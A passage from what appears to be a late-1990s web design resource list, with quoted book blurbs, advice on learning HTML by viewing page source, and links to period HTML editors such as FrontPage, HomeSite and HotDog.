"More of a style guide than an HTML guide, Creating Killer Web sites is concerned with the building of Third-Generation sites, Web sites that are conceived by design and not by technological ability. Siegel and his helpers at Studio Verso overview a wide variety of topics, including a history of browsers, how to use specific HTML tags, how to select software tools, and advice on pure aesthetic design."

Web Pages That Suck

Author: Vincent Flanders & Michael Willis

URL: http://www.webpagesthatsuck.com

http://www.amazon.com/exec/obidos/ASIN/078212187X/

Overview of site (quoted from amazon.com):

"Unless you're abnormally gifted, the best way to learn a craft thoroughly is to learn not only its central tenets but also its pitfalls. Web Pages That Suck teach you good Web design by pointing out ugly, misguided, and confusing sites--any site that fails to deliver good graphics and clear, well-focused content. As the authors show you all sorts of corporate and personal pages, they help you determine your target audience, design your site and its navigational elements and content, and solve problems concerning graphics and text."

Yahoo! Directory

http://www.yahoo.com/Computers_and_Internet/Internet/World_Wide_Web/Page_Creation

http://www.yahoo.com/Arts/Design_Arts/Graphic_Design/Web_Page_Design_and_Layout/

Viewing Source Code

One of the best ways to learn HTML is by viewing the source of documents created by someone else. When you are browsing the Internet and encounter some type of design element or layout format that catches your fancy, view the page (or frame) source and see how it was done. Popular browsers such as Netscape Navigator and Microsoft Internet Explorer include the option to of view document source code as a menu item or a pop-up menu. Please be considerate and honor any copyright notifications that you encounter.

HTML Editors and Tools

The software industry has spent hundreds of millions of dollars designing tools that help you to design your web site. The complexity of these software packages varies widely. Some are completely WYSIWYG based, while others are code based, revealing HTML codes to you as you use graphical tool palettes to define logical elements in your document. Some software packages design a complete web site for you by just having you fill out a few pieces of key information with their content creation wizards. Of course, these software packages must be purchased, and all of them do nothing more than what you could do by hand with free software like the text editor Notepad.

If you are considering purchasing a software package to help you author and design your web content, download trial versions of the software where available. Your own personal preferences and tastes will dictate which software packages and tools you decide to purchase.

There are dozens of HTML authoring tools available to help you construct your web pages. Links to several HTML index sites and HTML editor programs are provided below. This is only a small sampling of the web authoring programs available. You can find additional programs by typing "HTML editor" into any good search engine.

Stroud's List – 32-Bit Windows HTML Editors

http://cws.internet.com/32html.html

Browsers, Viewers, and HTML Preparation Resources

http://www.utoronto.ca/webdocs/HTMLdocs/tools_home.html

Yahoo! Directory

http://www.yahoo.com/Computers_and_Internet/Software/Internet/World_Wide_Web/HTML_Editors/

Adobe Pagemill

http://www.adobe.com/prodindex/pagemill/

Allaire HomeSite

http://www.allaire.com/products/homesite/

AOLPress

http://www.aolpress.com

Galt Technology webMASTER PRO

http://www.galttech.com/webmaster.shtml

GoLive CyberStudio

http://www.golive.com

Microsoft FrontPage

http://www.microsoft.com/frontpage/

NetObjects Fusion

http://www.netobjects.com (highly recommended)

Netscape Composer (Part of the Communicator Suite)

http://www.netscape.com/browsers/

Sausage Software HotDog

http://www.sausage.com